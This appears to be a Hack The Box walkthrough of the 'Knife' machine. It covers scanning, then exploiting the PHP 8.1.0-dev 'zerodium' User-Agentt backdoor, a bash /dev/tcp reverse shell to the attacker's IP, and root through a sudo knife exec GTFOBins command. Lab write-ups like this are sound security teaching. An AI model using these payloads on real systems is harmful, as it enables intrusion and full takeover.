

# Knife

By Praveen Kumar Sharma



For me IP of the machine is : 10.129.5.251

Lets try pinging it

```
ping 10.129.2.251 -c 5
```

```
PING 10.129.2.251 (10.129.2.251) 56(84) bytes of data.
```

```
64 bytes from 10.129.2.251: icmp_seq=1 ttl=63 time=83.6 ms
```

```
64 bytes from 10.129.2.251: icmp_seq=2 ttl=63 time=85.9 ms
```

```
64 bytes from 10.129.2.251: icmp_seq=3 ttl=63 time=85.8 ms
```

```
64 bytes from 10.129.2.251: icmp_seq=4 ttl=63 time=85.2 ms
```

```
64 bytes from 10.129.2.251: icmp_seq=5 ttl=63 time=109 ms
```

```
--- 10.129.2.251 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
```

```
rtt min/avg/max/mdev = 83.632/89.863/108.799/9.502 ms
```

Alright, lets do port scanning next

## Port Scanning

### All Port Scan

```
rustscan -a 10.129.2.251 --ulimit 5000
```

```
rustscan -a 10.129.2.251 --ulimit 5000
the modern day port scanner.

-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan  :
-----

Port scanning: Making networking exciting since... whenever.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.2.251:22
Open 10.129.2.251:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 19:36 IST
Initiating Ping Scan at 19:36
Scanning 10.129.2.251 [2 ports]
Completed Ping Scan at 19:36, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:36
Completed Parallel DNS resolution of 1 host. at 19:36, 2.56s elapsed
DNS resolution of 1 IPs took 2.56s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:36
Scanning 10.129.2.251 [2 ports]
Discovered open port 80/tcp on 10.129.2.251
Discovered open port 22/tcp on 10.129.2.251
Completed Connect Scan at 19:36, 0.07s elapsed (2 total ports)
Nmap scan report for 10.129.2.251
Host is up, received syn-ack (0.080s latency).
Scanned at 2024-10-15 19:36:22 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.74 seconds
```

#### Open Ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Alright lets take a deeper look on these

## Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.129.2.251 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.129.2.251 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 19:39 IST
Nmap scan report for 10.129.2.251
Host is up (0.072s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Emergent Medical Idea
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.99 seconds
```

### Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
|_ ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Emergent Medical Idea
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Moving on lets do some directory fuzzing now

---

## Directory Fuzzing

```
feroxbuster -u http://10.129.2.251 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 200 -r
```

```
feroxbuster -u http://10.129.2.251 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 200 -r
404 GET 1L 3w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9L 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 1L 3w 16c http://10.129.2.251/.php
200 GET 220L 526w 5815c http://10.129.2.251/
404 GET 1L 3w 16c http://10.129.2.251/.local.php
404 GET 1L 3w 16c http://10.129.2.251/.css.php
404 GET 1L 3w 16c http://10.129.2.251/.phpmailer.php
404 GET 1L 3w 16c http://10.129.2.251/.php.php
404 GET 1L 3w 16c http://10.129.2.251/.config.php
404 GET 1L 3w 16c http://10.129.2.251/.5.php
404 GET 1L 3w 16c http://10.129.2.251/.smtp.php
404 GET 1L 3w 16c http://10.129.2.251/.index.php
404 GET 1L 3w 16c http://10.129.2.251/.ini.php
404 GET 1L 3w 16c http://10.129.2.251/.tpl.php
404 GET 1L 3w 16c http://10.129.2.251/.login.php
404 GET 1L 3w 16c http://10.129.2.251/.preview-content.php
404 GET 1L 3w 16c http://10.129.2.251/.common.php
404 GET 1L 3w 16c http://10.129.2.251/.lib.php
404 GET 1L 3w 16c http://10.129.2.251/.ajax.php
404 GET 1L 3w 16c http://10.129.2.251/.dict.php
404 GET 1L 3w 16c http://10.129.2.251/.en.php
404 GET 1L 3w 16c http://10.129.2.251/.functions.php
404 GET 1L 3w 16c http://10.129.2.251/.new.php
404 GET 1L 3w 16c http://10.129.2.251/.popup.php
404 GET 1L 3w 16c http://10.129.2.251/.html.php
404 GET 1L 3w 16c http://10.129.2.251/.changeLang.php
404 GET 1L 3w 16c http://10.129.2.251/.emailTourkitNotification.php
404 GET 1L 3w 16c http://10.129.2.251/.emailTourkitRequirements.php
404 GET 1L 3w 16c http://10.129.2.251/.fillPurposes2.php
404 GET 1L 3w 16c http://10.129.2.251/.lang-en.php
404 GET 1L 3w 16c http://10.129.2.251/.template.php
404 GET 1L 3w 16c http://10.129.2.251/.top.menu.php
404 GET 1L 3w 16c http://10.129.2.251/.txt.php
404 GET 1L 3w 16c http://10.129.2.251/.userLoginPopup.php
404 GET 1L 3w 16c http://10.129.2.251/.visaPopupValid.php
404 GET 1L 3w 16c http://10.129.2.251/.visaPopup.php
```


Basically nothing

Lets take a look at this web application now

---

## Web Application

Default page



Nothing in the source code as well, Lets see a request in burp for headers

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET / HTTP/1.1 2 Host: 10.129.2.251 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Sec-GPC: 1 8 Connection: keep-alive 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12</pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 15 Oct 2024 14:31:55 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 X-Powered-By: PHP/8.1.0-dev 5 Vary: Accept-Encoding 6 Content-Length: 5815 7 Keep-Alive: timeout=5, max=100 8 Connection: Keep-Alive 9 Content-Type: text/html; charset=UTF-8 10 11 &lt;!DOCTYPE html&gt; 12 &lt;html lang="en" &gt; 13 14 &lt;head&gt; 15 16 &lt;meta charset="UTF-8"&gt; 17 18 19 &lt;title&gt;     Emergent Medical Idea</pre>			

This might be our way in, it is very odd that a dev thing is in prod

## Gaining Access

So I searched for this php version

PHP/8.1.0-dev

×

🔊

🔄

🔍

All

Images

Videos

Shopping

News

Web

Books

⋮ More

Tools

🌐

Exploit-DB

https://www.exploit-db.com > exploits

PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution

3 Jun 2021

— If this version of **PHP** runs on a server, an attacker can execute arbitrary code by sending the User-Agentt header.

🌐

GitHub

https://github.com > flast101 > php-8.1.0-dev-backdoor-rce

flast101/php-8.1.0-dev-backdoor-rce

23 May 2021

— **PHP** verion **8.1.0-dev** was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of ...

🌐

flast101.github.io

https://flast101.github.io > php-8.1.0-dev-backdoor-rce

php-8.1.0-dev-backdoor-rce - flast101.github.io

PHP verion **8.1.0-dev** was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of **PHP** runs on a ...

So seems like there was a backdoor put in php u can read a article if u wanna dive deeper but but im gonna exploit the way that i understood it

Request	Response
<div> <div>PrettyRawHex</div> <div> <div>🔍</div> <div>📄</div> <div>🌐</div> <div>☰</div> </div> </div> <div> <div>1 GET / HTTP/1.1</div> <div>2 Host: 10.129.2.251</div> <div>3 User-Agentt: zerodiumsystem("id");</div> <div>4 Accept:</div> <div>5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8</div> <div>6 Accept-Language: en-US,en;q=0.5</div> <div>7 Accept-Encoding: gzip, deflate, br</div> <div>8 Sec-GPC: 1</div> <div>9 Connection: keep-alive</div> <div>10 Upgrade-Insecure-Requests: 1</div> <div>11 Priority: u=0, i</div> <div>12</div> </div>	<div> <div>PrettyRawHexRender</div> </div> <div> <div>1 HTTP/1.1 200 OK</div> <div>2 Date: Tue, 15 Oct 2024 14:35:55 GMT</div> <div>3 Server: Apache/2.4.41 (Ubuntu)</div> <div>4 X-Powered-By: PHP/8.1.0-dev</div> <div>5 Vary: Accept-Encoding</div> <div>6 Content-Length: 5866</div> <div>7 Keep-Alive: timeout=5, max=100</div> <div>8 Connection: Keep-Alive</div> <div>9 Content-Type: text/html; charset=UTF-8</div> <div>10</div> <div>11  uid=1000(james) gid=1000(james) groups=1000(james)</div> <div>12 &lt;!DOCTYPE html&gt;</div> <div>13 &lt;html lang="en" &gt;</div> <div>14</div> <div>15 &lt;head&gt;</div> <div>16</div> <div>17 &lt;meta charset="UTF-8"&gt;</div> <div>18</div> </div>

So first u need to add a "t" after User-Agent then put in zerodium then u can execute any command in php after it



Now lets get a revshell with this  
First start a listener

```
nc -lnvp 9001  
Listening on 0.0.0.0 9001
```

And now u can make a request like this for the revshell

### Request

Pretty Raw Hex

  ln 

1	GET / HTTP/1.1
2	Host: 10.129.2.251
3	User-Agent: zerodiumsystem("bash -c 'bash -i >&/dev/tcp/10.10.14.28/9001 0>&1' ");
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jpeg,image/webp,image/png,image/svg+xml,*/*;q=0.8
5	Accept-Language: en-US,en;q=0.5
6	Accept-Encoding: gzip, deflate, br
7	Sec-GPC: 1
8	Connection: keep-alive
9	Upgrade-Insecure-Requests: 1
10	Priority: u=0, i
11	
12	

And we get our revshell here

```
nc -lnvp 9001  
Listening on 0.0.0.0 9001  
Connection received on 10.129.2.251 56358  
bash: cannot set terminal process group (878): Inappropriate ioctl for device  
bash: no job control in this shell  
james@knife:/$ id  
id  
uid=1000(james) gid=1000(james) groups=1000(james)  
james@knife:/$
```

Lets upgrade it

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.2.251 56358
bash: cannot set terminal process group (878): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ id
id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
james@knife:/$ ^Z
[1] + 20847 suspended nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Knife git:(main)
```

```
stty raw -echo;fg
```

```
[1] + 20847 continued nc -lvnp 9001
```

```
james@knife:/$ export TERM=xterm
```

```
james@knife:/$
```

And here is your user.txt

```
james@knife:/home$ cd james/
james@knife:~$ ls
user.txt
james@knife:~$ ls -al
total 40
drwxr-xr-x 5 james james 4096 May 18 2021 .
drwxr-xr-x 3 root root 4096 May 6 2021 ..
lrwxrwxrwx 1 james james 9 May 10 2021 .bash_history -> /dev/null
-rw-r--r-- 1 james james 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 james james 3771 Feb 25 2020 .bashrc
drwx----- 2 james james 4096 May 6 2021 .cache
drwxrwxr-x 3 james james 4096 May 6 2021 .local
-rw-r--r-- 1 james james 807 Feb 25 2020 .profile
-rw-rw-r-- 1 james james 66 May 7 2021 .selected_editor
drwx----- 2 james james 4096 May 18 2021 .ssh
-r----- 1 james james 33 Oct 15 13:53 user.txt
james@knife:~$
```

## Vertical PrivEsc

Lets check the sudo permissions



```
james@knife:/opt/chef-workstation$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/opt/chef-workstation$
```

lets check gtfobins for this one

 / **knife**  Star 10,756

Shell Sudo

This is capable of running [ruby](#) code.

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
knife exec -E 'exec "/bin/sh"'
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```

Lets execute this

```
james@knife:/opt/chef-workstation$ sudo knife exec -E 'exec "/bin/sh"'
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

And we are root, Here is your root.txt

```
# ls -al /root
total 60
drwx-----  7 root root 4096 Oct 15 13:53 .
drwxr-xr-x 20 root root 4096 May 18  2021 ..
lrwxrwxrwx  1 root root    9 May  8  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3137 May  7  2021 .bashrc
drwx-----  2 root root 4096 May  7  2021 .cache
drwx-----  3 root root 4096 May 18  2021 .chef
-rwxr-xr-x  1 root root  105 May  8  2021 delete.sh
drwxr-xr-x  3 root root 4096 May  7  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-----  1 root root 1024 May  8  2021 .rnd
-r-----  1 root root   33 Oct 15 13:53 root.txt
-rw-r--r--  1 root root   66 May  8  2021 .selected_editor
drwxr-xr-x  3 root root 4096 May  6  2021 snap
drwx-----  2 root root 4096 May  6  2021 .ssh
-rw-----  1 root root 4143 Jul 23  2021 .viminfo
#
```

Thanks for reading :)